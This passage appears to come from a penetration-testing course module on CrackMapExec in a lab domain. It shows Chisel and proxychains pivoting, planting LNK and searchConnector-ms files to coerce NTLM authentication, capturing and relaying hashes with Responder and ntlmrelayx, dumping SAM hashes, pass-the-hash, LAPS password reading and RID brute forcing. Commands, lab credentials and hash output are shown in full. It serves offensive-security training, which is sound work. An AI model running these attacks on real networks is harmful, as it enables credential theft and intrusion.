client: Connecting to ws://10.10.14.33:8080
SMB         10.129.204.133  445    MS01             2022/11/07 06:26:11
client: Connected (Latency 125.6629ms)
```

We can now close the `Chisel server` on our attack host with `CTRL + C`.

Closing Chisel on Our Attack Host

```
./chisel server --reverse

2022/12/08 16:43:17 server: Reverse tunnelling enabled
2022/12/08 16:43:17 server: Fingerprint
NVnBjtu2DPIuQPxLU0YdcyZhRKc+Myi3ojPzo0T2frQ=
2022/12/08 16:43:17 server: Listening on http://0.0.0.0:8080
2022/12/08 16:44:21 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks:
Listening
^C
```

Windows as the Server and Linux as the Client

We can also do the opposite by starting Chisel as a server on the Windows workstation and using our attack host as the client. To start Chisel as the server, we will use the option `server --socks5`.

Starting Chisel as the Server in the Target Machine

```
crackmapexec smb 10.129.204.133 -u grace -p Inlanefreight01! -x
"C:\Windows\Temp\chisel.exe server --socks5"

SMB         10.129.204.133  445    MS01             [*] Windows 10.0 Build
17763 x64 (name:MS01) (domain:inlanefreight.htb) (signing:False)
(SMBv1:False)
SMB         10.129.204.133  445    MS01             [+]
inlanefreight.htb\grace:Inlanefreight01! (Pwn3d!)
```

Now to connect to our target machine Chisel server and enable the proxy, we need to use the option `socks` after the IP and port.

Connecting to the Chisel Server from our Attack Host

```
sudo chisel client 10.129.204.133:8080 socks

2022/11/22 06:56:01 client: Connecting to ws://10.129.204.133:8080
2022/11/22 06:56:01 client: tun: proxy#127.0.0.1:1080=>socks: Listening
2022/11/22 06:56:02 client: Connected (Latency 124.871246ms)
```

Now we can use Proxychains again:

Using Proxychains to Connect to the Internal Network

```
proxychains4 -q crackmapexec smb 172.16.1.10 -u grace -p Inlanefreight01!
--shares

SMB         172.16.1.10     445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         172.16.1.10     445    DC01             [+]
inlanefreight.htb\grace:Inlanefreight01!
SMB         172.16.1.10     445    DC01             [+] Enumerated shares
SMB         172.16.1.10     445    DC01             Share
Permissions     Remark
SMB         172.16.1.10     445    DC01             -----           ------
-----     ------
SMB         172.16.1.10     445    DC01             ADMIN$          READ
Remote Admin

<SNIP>
```

Next Steps

In this section, we learned how to configure Proxychains and Chisel on our attack host and how to execute Chisel on the target machine using CrackMapExec functionality.

In the following sections, we will use CrackMapExec and Proxychains to reach other networks.

Stealing Hashes

One of the most common techniques for compromising new accounts is the theft of password hashes. There are different methods of achieving this, but a widespread one is forcing a computer or user to initiate an authentication process with a fake shared folder we control.

When starting this authentication process, the user or computer does it with an NTLMv2 hash. This hash could be cracked using a tool such as Hashcat or forwarded to another computer to impersonate the user without knowing their credentials.

To steal hashes using shared folders, we can create a shortcut and configure it so that the icon that appears in the shortcut points to our fake shared folder. Once the user enters the shared folder, it will try to look for the icon's location, forcing the authentication against our shared folder.

To learn more about harvesting NTLMv2 hashes, we can read the blog [Farming for Red Teams: Harvesting NetNTLM from MDsec]() which shows not only the use of shortcuts but also other types of files that serve the same purpose.

Slinky Module

`Slinky` is a module created by @byt3bl33d3r and by far one of the most exciting modules on CME. The principle is straightforward. The module creates Windows shortcuts with the icon attribute containing a UNC path to the specified SMB server in all shares with write permissions. When someone visits the share, we will get their NTLMv2 hash using Responder because the icon attribute contains a UNC path to our server.

The module has two mandatory options, `SERVER` and `NAME`, and one optional `CLEANUP`.

Slinky Module Options

```
crackmapexec smb -M slinky --options

[*] slinky module options:

        SERVER        IP of the SMB server
        NAME          LNK file nametest
        CLEANUP       Cleanup (choices: True or False)
```

`SERVER` corresponds to the IP of the SMB server we control and where we want the UNC path to point. The `NAME` option assigns a name to the shortcut file, and `CLEANUP` is to delete the shortcut once we finish.

Connecting using Chisel

For this exercise, we will simulate local access and use Chisel and Proxychains to connect to the internal network. Chisel is already running as a server in our target machine, and we need to connect as a client and then use proxychains to enumerate the internal network. To connect using Chisel let's use the following command:

Connecting to the Target Machine Chisel Server

```
sudo chisel client 10.129.204.133:8080 socks

2022/11/22 07:15:52 client: Connecting to ws://10.129.204.133:8080
2022/11/22 07:15:52 client: tun: proxy#127.0.0.1:1080=>socks: Listening
2022/11/22 07:15:53 client: Connected (Latency 125.541725ms)
```

Stealing NTLMv2 Hashes

First, let us find a share where the user `grace` has `WRITE` privileges using the option `--shares`:

Finding Shares with WRITE Privileges

```
proxychains4 -q crackmapexec smb 172.16.1.10 -u grace -p Inlanefreight01!
--shares

SMB         172.16.1.10     445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
```


```
(SMBv1:False)
SMB         172.16.1.10     445    DC01             [+]
inlanefreight.htb\grace:Inlanefreight01!
SMB         172.16.1.10     445    DC01             [+] Enumerated shares
SMB         172.16.1.10     445    DC01             Share
Permissions     Remark
SMB         172.16.1.10     445    DC01             -----           ------
-----     ------
SMB         172.16.1.10     445    DC01             ADMIN$
Remote Admin
SMB         172.16.1.10     445    DC01             C$
Default share
SMB         172.16.1.10     445    DC01             D$
Default share
SMB         172.16.1.10     445    DC01             flag            READ
SMB         172.16.1.10     445    DC01             HR
READ,WRITE
SMB         172.16.1.10     445    DC01             IPC$            READ
Remote IPC
SMB         172.16.1.10     445    DC01             IT
SMB         172.16.1.10     445    DC01             IT-Tools
READ,WRITE
SMB         172.16.1.10     445    DC01             NETLOGON        READ
Logon server share
SMB         172.16.1.10     445    DC01             SYSVOL          READ
Logon server share
```

As we see, `grace` can write to the `HR` and `IT-Tools` shares. Therefore we can use the module `Slinky` to write an LNK file to each share. We will use the option `SERVER=10.10.14.33`, the IP address corresponding to our attack host's `tun0` network, and the option `NAME=important`, which is the file name we are assigning to the LNK file.

Using Slinky

```
proxychains4 -q crackmapexec smb 172.16.1.10 -u grace -p Inlanefreight01!
-M slinky -o SERVER=10.10.14.33 NAME=important
[!] Module is not opsec safe, are you sure you want to run this? [Y/n] y

SMB         172.16.1.10     445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         172.16.1.10     445    DC01             [+]
inlanefreight.htb\grace:Inlanefreight01!
SLINKY      172.16.1.10     445    DC01             [+] Found writable
share: HR
SLINKY      172.16.1.10     445    DC01             [+] Created LNK file
on the HR share
```

```
SLINKY      172.16.1.10     445     DC01            [+] Found writable
share: IT-Tools
SLINKY      172.16.1.10     445     DC01            [+] Created LNK file
on the IT-Tools share
```



Note: CrackMapExec is generally considered opsec safe because everything is either run in memory, enumerated over the network using WinAPI calls, or executed using built-in Windows tools/features. We will get a prompt when a module doesn't meet these requirements. The Slinky module is an example of a not opsec safe module. We will get a prompt before proceeding.

Once the LNK file is created, we need to run `Responder` and wait for someone to browse to the share. To learn more about how to use Responder, we can check the section [Attacking SMB] in the [Attacking Common Services] module.

Starting Responder

```
sudo responder -I tun0

                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.0.6.0

  Author: Laurent Gaffie ([email protected])
  To kill this script, hit CTRL-C
```

```
<SNIP>

[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 10.129.204.133
[SMB] NTLMv2-SSP Username : INLANEFREIGHT\julio
[SMB] NTLMv2-SSP Hash     :
julio::INLANEFREIGHT:6ab02caa0926e456:433DB600379844344ED4D3A073CAF995:010
1000000000000004A2BBF8808D901D4CC1FFAB74CC23F000000000200080044003200580 05
60001001E00570049004E002D003000550051005800 4E00570046004100550030004400040
03400570049004E002D003000550051005800 4E00570046004100550030004400 2E0044003
200580056002E004C004F00430041004C0003001400440<SNIP>
```

Note: The SMB option should be `On` in the `Responder.conf` file to capture the hash.

We got our NTLMv2 hash, and we need to crack it to exploit the account, or we can do an NTLM Relay. To crack it, we can use Hashcat mode `5600` just as we did with ASREPRoast and Kerberoasting. Let's focus on NTLM Relay.

NTLM Relay

Another solution is to relay the NTLMv2 hash directly to other servers and workstations on the network where SMB Signing is disabled. SMB Signing is essential because if a computer has SMB Signing enabled, we can't relay to that computer because we will be unable to prove our attack host's identity. To get a list of targets with SMB Signing disabled, we can use the option `--gen-relay-list`.

Now we can use Proxychains and get a list of the machines with SMB Signing disabled.

Getting Relay List

```
proxychains4 -q crackmapexec smb 172.16.1.0/24 --gen-relay-list relay.txt

SMB         172.16.1.5      445    MS01             [*] Windows 10.0 Build
17763 x64 (name:MS01) (domain:inlanefreight.htb) (signing:False)
(SMBv1:False)
SMB         172.16.1.10     445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
```

```
cat relay.txt

172.16.1.5
```

We will use `ntlmrelayx` with the previous list we got from the option `--gen-relay-list`. If we find an account with local administrator privileges on the target machine, if no other options are specified, `ntlmrelayx` will automatically dump the SAM database of the target machine and we would be able to attempt to perform a pass-the-hash attack with any local admin user hashes.

Execute NTLMRelayX

```
sudo proxychains4 -q ntlmrelayx.py -tf relay.txt -smb2support --no-http

Impacket v0.10.1.dev1+20220720.103933.3c6713e3 - Copyright 2022 SecureAuth
Corporation

[*] Protocol Client DCSYNC loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Running in relay mode to hosts in targetfile
[*] Setting up SMB Server
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
```

We need to wait until a user accesses the SMB share, and our LNK file forces them to connect to our target machine (this happens in the background, and the user will not notice anything out of the ordinary). Once this is done, we should see something like this in the `ntlmrelayx` console:

```
sudo proxychains4 -q ntlmrelayx.py -tf relay.txt -smb2support --no-http

Impacket v0.10.1.dev1+20220720.103933.3c6713e3 - Copyright 2022 SecureAuth
Corporation
```

```
<SNIP>

[*] Servers started, waiting for connections
[*] SMBD-Thread-4: Connection from INLANEFREIGHT/[email protected]
controlled, attacking target smb://172.16.1.5
[*] Authenticating against smb://172.16.1.5 as INLANEFREIGHT/JULIO SUCCEED
[*] SMBD-Thread-4: Connection from INLANEFREIGHT/[email protected]
controlled, but there are no more targets left!
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x29fc3535fc09fb37d22dc9f3339f6875
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:30b3783ce2abf1af70f77d0
660cf3453:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c
0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59
d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:4b4ba140ac0767077a
ee1958e7f78070:::
localadmin:1003:aad3b435b51404eeaad3b435b51404ee:7c08d63a2f48f045971bc2236
ed3f3ac:::
sshd:1004:aad3b435b51404eeaad3b435b51404ee:d24156d278dfefe29553408e826a95f
6:::
htb:1006:aad3b435b51404eeaad3b435b51404ee:6593d8c034bbe9db50e4ce94b1943701
:::
[*] Done dumping SAM hashes for host: 172.16.1.5
[*] Stopping service RemoteRegistry
```

Then we can use `crackmapexec` to authenticate to the target machine using the administrator hash:

Testing Local Accounts

```
proxychains4 -q crackmapexec smb 172.16.1.5 -u administrator -H
30b3783ce2abf1af70f77d0660cf3453 --local-auth

SMB         172.16.1.5      445    MS01             [*] Windows 10.0 Build
17763 x64 (name:MS01) (domain:MS01) (signing:False) (SMBv1:False)
SMB         172.16.1.5      445    MS01             [+]
MS01\administrator:30b3783ce2abf1af70f77d0660cf3453 (Pwn3d!)
```

Cleanup Everything

When we finish with the module, cleaning up the LNK file using the option `-o CLEANUP=YES` and the name of the LNK file `NAME=important` is crucial.

Cleanup

```
proxychains4 -q crackmapexec smb 172.16.1.10 -u grace -p Inlanefreight01!
-M slinky -o NAME=important CLEANUP=YES

[!] Module is not opsec safe, are you sure you want to run this? [Y/n] y
SMB         172.16.1.10     445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         172.16.1.10     445    DC01             [+]
inlanefreight.htb\grace:Inlanefreight01!
SLINKY      172.16.1.10     445    DC01             [+] Found writable
share: HR
SLINKY      172.16.1.10     445    DC01             [+] Deleted LNK file
on the HR share
SLINKY      172.16.1.10     445    DC01             [+] Found writable
share: IT-Tools
SLINKY      172.16.1.10     445    DC01             [+] Deleted LNK file
on the IT-Tools share
```

Stealing Hashes with drop-sc Module

Before concluding this section, let's look at another method of forcing authentication using a file format other than `LNK`, the .searchConnector-ms and `.library-ms` formats. Both of these file formats have default file associations on most Windows versions. They integrate with Windows to show content from an arbitrary location which can also be a remote location, by specifying a WebDAV share.

In essence, they perform the same function as the LNK file. To learn more about the discovery of this method, we can read the blog post Exploring search connectors and library files in Windows.

CrackMapExec has a module named `drop-sc`, which allows us to create a `searchConnector-ms` file in a shared folder. To use it, we need to specify the option `URL` to target our SMB fake server. In this case, our host running `ntlmrelayx`. The `URL` needs to be escaped with double backslashes (\), for example: `URL=\\\\10.10.14.33\\secret`.

Optionally we can specify the following options:

- The target shared folder with the option `SHARE=name`. If we don't specify this option, it will write the file in all shares with `WRITE` permissions.

- The filename with the option `FILENAME=name`. If we don't specify this option, it will create a file named "Documents."
- The option `CLEANUP=True` if we want to clean the files we created. We need to specify the filename option if we use a custom name.

Let's see `drop-sc` in action:

Dropping a searchConnector-ms File

```
crackmapexec smb -M drop-sc --options

[*] drop-sc module options:

            Technique discovered by @DTMSecurity and @domchell to remotely
coerce a host to start WebClient service.
            https://dtm.uk/exploring-search-connectors-and-library-files-
on-windows/
            Module by @zblurx
            URL         URL in the searchConnector-ms file, default
https://rickroll
            CLEANUP     Cleanup (choices: True or False)
            SHARE       Specify a share to target
            FILENAME    Specify the filename used WITHOUT the extension
searchConnector-ms (it's automatically added); the default is "Documents".
```

```
proxychains4 -q crackmapexec smb 172.16.1.10 -u grace -p Inlanefreight01!
-M drop-sc -o URL=\\\\10.10.14.33\\secret SHARE=IT-Tools FILENAME=secret

[!] Module is not opsec safe, are you sure you want to run this? [Y/n] Y
SMB         172.16.1.10     445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         172.16.1.10     445    DC01             [+]
inlanefreight.htb\grace:Inlanefreight01!
DROP-SC     172.16.1.10     445    DC01             [+] Found writable
share: IT-Tools
DROP-SC     172.16.1.10     445    DC01             [+] Created
secret.searchConnector-ms file on the IT-Tools share
```

Once a user accesses the shared folder, and while we have `ntlmrelayx` listening, we should also be able to relay to the target machine.

Relaying Using NTLMRelayx and drop-sc

```
sudo proxychains4 -q ntlmrelayx.py -tf relay.txt -smb2support --no-http

Impacket v0.10.1.dev1+20220720.103933.3c6713e3 - Copyright 2022 SecureAuth
Corporation

<SNIP>

[*] Servers started, waiting for connections
[*] SMBD-Thread-4: Connection from INLANEFREIGHT/[email protected]
controlled, attacking target smb://172.16.1.5
[*] Authenticating against smb://172.16.1.5 as INLANEFREIGHT/JULIO SUCCEED
[*] SMBD-Thread-4: Connection from INLANEFREIGHT/[email protected]
controlled, but there are no more targets left!
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x29fc3535fc09fb37d22dc9f3339f6875
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:30b3783ce2abf1af70f77d0
660cf3453:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c
0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59
d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:4b4ba140ac0767077a
ee1958e7f78070:::
localadmin:1003:aad3b435b51404eeaad3b435b51404ee:7c08d63a2f48f045971bc2236
ed3f3ac:::
sshd:1004:aad3b435b51404eeaad3b435b51404ee:d24156d278dfefe29553408e826a95f
6:::
htb:1006:aad3b435b51404eeaad3b435b51404ee:6593d8c034bbe9db50e4ce94b1943701
:::
[*] Done dumping SAM hashes for host: 172.16.1.5
[*] Stopping service RemoteRegistry
```

Finally, we can clean up the `.searchConnector-ms` file with the `CLEANUP=True` option:

Cleaning Up searchConnector-ms Files

```
proxychains4 -q crackmapexec smb 172.16.1.10 -u grace -p Inlanefreight01!
-M drop-sc -o CLEANUP=True FILENAME=secret

[!] Module is not opsec safe, are you sure you want to run this? [Y/n] y
SMB         172.16.1.10     445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         172.16.1.10     445    DC01             [+]
inlanefreight.htb\grace:Inlanefreight01!
```

```
DROP-SC     172.16.1.10     445    DC01             [+] Found writable
share: IT-Tools
DROP-SC     172.16.1.10     445    DC01             [+] Deleted
secret.searchConnector-ms file on the IT-Tools share
```

Next Steps

`LNK` files are commonly known for this type of attack. Using another file type, such as `.searchConnector-ms`, can help you to go unnoticed.

In the following sections, we will explore CrackMapExec's enumeration options.

Mapping and Enumeration with SMB

CrackMapExec comes with a lot more options when it comes to enumeration with a valid domain user account. We have covered the most used options but let's dig deeper. Here is the list of all the choices we can use once we get a valid account, even if it is not privileged:

Command	Description
`crackmapexec smb <target> -u <u> -p <p> --loggedon-users`	Enumerate logged users on the target
`crackmapexec smb <target> -u <u> -p <p> --sessions`	Enumerate active sessions on the target
`crackmapexec smb <target> -u <u> -p <p> --disks`	Enumerate disks on the target
`crackmapexec smb <target> -u <u> -p <p> --computers`	Enumerate computer on the target domain
`crackmapexec smb <target> -u <u> -p <p> --wmi`	Issues the specified WMI query
`crackmapexec smb <target> -u <u> -p <p> --wmi-namespace`	WMI Namespace (default: root\cimv2)
`crackmapexec smb <target> -u <u> -p <p> --rid-brute`	Enumerate users by bruteforcing the RID on the target
`crackmapexec smb <target> -u <u> -p <p> --local-groups`	Enumerate local groups, if a group is specified then its members are enumerated
`crackmapexec smb <target> -u <u> -p <p> --shares`	Enumerate permissions on all shares of the target
`crackmapexec smb <target> -u <u> -p <p> --users`	Enumerate domain users on the target

Command	Description
`crackmapexec smb <target> -u <u> -p <p> --groups`	Enumerate domain groups on the target
`crackmapexec smb <target> -u <u> -p <p> --pass-pol`	Password policy of the domain

Let's review the ones we have not to work before:

Enumerate active sessions / logged users on the target

If we have compromised multiple targets, it may be worth checking active sessions, maybe there is a domain administrator, and we need to focus our effort on that particular target. To identify users in a computer, we can use the options `--sessions` and `--loggedon-users`. Sessions mean user credentials are used in the target machine even though the user is not logged on. Logged-on users are self-explanatory; it means that a user has logged on to the target machine. Bloodhound is another tool we can use to find active sessions.

Using sessions and loggendon-users options

```
crackmapexec smb 10.129.203.121 -u robert -p Inlanefreight01! --loggedon-users
SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True) (SMBv1:False)
SMB         10.129.203.121  445    DC01             [+] inlanefreight.htb\robert:Inlanefreight01!
SMB         10.129.203.121  445    DC01             [+] Enumerated loggedon users
SMB         10.129.203.121  445    DC01             INLANEFREIGHT\julio logon_server: DC01
SMB         10.129.203.121  445    DC01             INLANEFREIGHT\DC01$
SMB         10.129.203.121  445    DC01             INLANEFREIGHT\svc_workstations          logon_server: DC01
```

If we are looking for a particular user, we can use the option `--loggedon-users-filter` followed by the name of the user we are looking for. In case we are looking for multiple users, it also supports regex.

Using the filter option with loggedon-users

```
crackmapexec smb 10.129.203.121 -u robert -p Inlanefreight01! --loggedon-users --loggedon-users-filter julio
SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
```

```
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\julio:Password1 (Pwn3d!)
SMB         10.129.203.121  445    DC01             [+] Enumerated
loggedon users
SMB         10.129.203.121  445    DC01             INLANEFREIGHT\julio
logon_server: DC01
```

Note: Typically, administator permissions are required for successful execution of the `--loggedon-users` or `--sessions` switches.

Enumerate Computers

CME can also enumerate domain computers, and it does by performing an LDAP request.

Enumerating Computers in the Domain

```
crackmapexec smb 10.129.203.121 -u robert -p Inlanefreight01! --computers
SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\robert:Inlanefreight01!
SMB         10.129.203.121  445    DC01             [+] Enumerated domain
computer(s)
SMB         10.129.203.121  445    DC01
inlanefreight.htb\MS01$
SMB         10.129.203.121  445    DC01
inlanefreight.htb\DC01$
```

Note: Although this option is only available in the SMB protocol, CME is doing an LDAP query.

Enumerate LAPS

The `Local Administrator Password Solution (LAPS)` provides management of local account passwords of domain-joined computers. Passwords are stored in Active Directory (AD) and protected by ACL, so only eligible users can read them or request a reset. If LAPS is used inside the domain and we compromise an account that can read LAPS passwords, we can use the option `--laps` with a list of targets and execute commands or use other options such as `--sam`.

```
┌──(mpgn㉿kali)-[~/CrackMapExec]
└─$ poetry run crackmapexec ldap poudlard.wizard -u tom -p October2021 -M laps
SMB         192.168.133.148 445    poudlard.wizard  [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:poudlard.wizard) (signing:True) (SMBv1:
LDAP        192.168.133.148 389    poudlard.wizard  [+] poudlard.wizard\tom:October2021
LAPS        192.168.133.148 389    DC01             [*] Getting LAPS Passwords
LAPS        192.168.133.148 389    DC01             Computer: DC01$                Password: DN/9[pl65HNO9@
LAPS        192.168.133.148 389    DC01             Computer: ADCS$                Password: A3)[qo4CS6#I$t
LAPS        192.168.133.148 389    DC01             Computer: SQL01$               Password: k9nzH@cBcFBv!-

┌──(mpgn㉿kali)-[~/CrackMapExec]
└─$ poetry run crackmapexec smb /tmp/hosts -u tom -p October2021 --laps
SMB         192.168.133.138 445    192.168.133.138  [*] Windows 10.0 Build 17763 x64 (name:ADCS) (domain:poudlard.wizard) (signing:False) (SMBv1
SMB         192.168.133.167 445    192.168.133.167  [*] Windows Server 2016 Datacenter Evaluation 14393 x64 (name:SQL01) (domain:poudlard.wizard
SMB         192.168.133.138 445    192.168.133.138  [+] ADCS\administrator:A3)[qo4CS6#I$t (Pwn3d!)
SMB         192.168.133.167 445    192.168.133.167  [+] SQL01\administrator:k9nzH@cBcFBv!- (Pwn3d!)

┌──(mpgn㉿kali)-[~/CrackMapExec]
└─$ poetry run crackmapexec smb /tmp/hosts -u tom -p October2021 --laps --sam
SMB         192.168.133.167 445    192.168.133.167  [*] Windows Server 2016 Datacenter Evaluation 14393 x64 (name:SQL01) (domain:poudlard.wizard
SMB         192.168.133.138 445    192.168.133.138  [*] Windows 10.0 Build 17763 x64 (name:ADCS) (domain:poudlard.wizard) (signing:False) (SMBv1
SMB         192.168.133.167 445    192.168.133.167  [+] SQL01\administrator:k9nzH@cBcFBv!- (Pwn3d!)
SMB         192.168.133.138 445    192.168.133.138  [+] ADCS\administrator:A3)[qo4CS6#I$t (Pwn3d!)
SMB         192.168.133.167 445    192.168.133.167  [+] Dumping SAM hashes
SMB         192.168.133.167 445    192.168.133.167  Administrator:500:aad3b435b51404eeaad3b435b51404ee:4590d90c80f5cdb8cbcfc3e937b4aa84:::
SMB         192.168.133.167 445    192.168.133.167  Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         192.168.133.167 445    192.168.133.167  DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         192.168.133.167 445    192.168.133.167  [+] Added 3 SAM hashes to the database
SMB         192.168.133.138 445    192.168.133.138  [+] Dumping SAM hashes
SMB         192.168.133.138 445    192.168.133.138  Administrator:500:aad3b435b51404eeaad3b435b51404ee:24cf58cd48500170a0e3e244571b531c:::
SMB         192.168.133.138 445    192.168.133.138  Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         192.168.133.138 445    192.168.133.138  DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         192.168.133.138 445    192.168.133.138  WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:cddc831ea5e7359b8c5fe18d9d2318ca:::
SMB         192.168.133.138 445    192.168.133.138  toto:1000:aad3b435b51404eeaad3b435b51404ee:999e1c2a032ada29d812361249fb3c58:::
SMB         192.168.133.138 445    192.168.133.138  test2:1001:aad3b435b51404eeaad3b435b51404ee:0210e43570d22539c0bc588587d2a7e6:::
SMB         192.168.133.138 445    192.168.133.138  adminlocal:1002:aad3b435b51404eeaad3b435b51404ee:999e1c2a032ada29d812361249fb3c58:::
SMB         192.168.133.138 445    192.168.133.138  [+] Added 7 SAM hashes to the database
```

Source: [Defeating LAPS]

Note: If the default administrator account name is not "administrator," add the username after the option `--laps username`.

Enumerate Users by Brute-forcing the RID on the Target `--rid-brute`

An uncommonly used feature is the `RID Bruteforce` to build user lists. We can create a list of users with `BloodHound` or `PowerView`. However, these techniques will likely get caught and take some time to set up. By using the `--rid-brute` option of CrackMapExec, it is possible to gather a list of users by brute forcing its UserID.

List Local Users

```
crackmapexec smb 10.129.203.121 -u grace -p Inlanefreight01! --rid-brute

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\grace:Inlanefreight01!
SMB         10.129.203.121  445    DC01             [+] Brute forcing RIDs
SMB         10.129.203.121  445    DC01             498:
INLANEFREIGHT\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB         10.129.203.121  445    DC01             500:
INLANEFREIGHT\Aministrator (SidTypeUser)
SMB         10.129.203.121  445    DC01             501:
INLANEFREIGHT\Guest (SidTypeUser)
```

```
SMB         10.129.203.121  445    DC01             502:
INLANEFREIGHT\krbtgt (SidTypeUser)
SMB         10.129.203.121  445    DC01             512:
INLANEFREIGHT\Domain Admins (SidTypeGroup)
SMB         10.129.203.121  445    DC01             513:
INLANEFREIGHT\Domain Users (SidTypeGroup)
SMB         10.129.203.121  445    DC01             514:
INLANEFREIGHT\Domain Guests (SidTypeGroup)
SMB         10.129.203.121  445    DC01             515:
INLANEFREIGHT\Domain Computers (SidTypeGroup)
SMB         10.129.203.121  445    DC01             516:
INLANEFREIGHT\Domain Controllers (SidTypeGroup)
SMB         10.129.203.121  445    DC01             517:
INLANEFREIGHT\Cert Publishers (SidTypeAlias)
SMB         10.129.203.121  445    DC01             518:
INLANEFREIGHT\Schema Admins (SidTypeGroup)
SMB         10.129.203.121  445    DC01             519:
INLANEFREIGHT\Enterprise Admins (SidTypeGroup)
SMB         10.129.203.121  445    DC01             520:
INLANEFREIGHT\Group Policy Creator Owners (SidTypeGroup)
SMB         10.129.203.121  445    DC01             521:
INLANEFREIGHT\Read-only Domain Controllers (SidTypeGroup)
SMB         10.129.203.121  445    DC01             522:
INLANEFREIGHT\Cloneable Domain Controllers (SidTypeGroup)
SMB         10.129.203.121  445    DC01             525:
INLANEFREIGHT\Protected Users (SidTypeGroup)
SMB         10.129.203.121  445    DC01             526: INLANEFREIGHT\Key
Admins (SidTypeGroup)
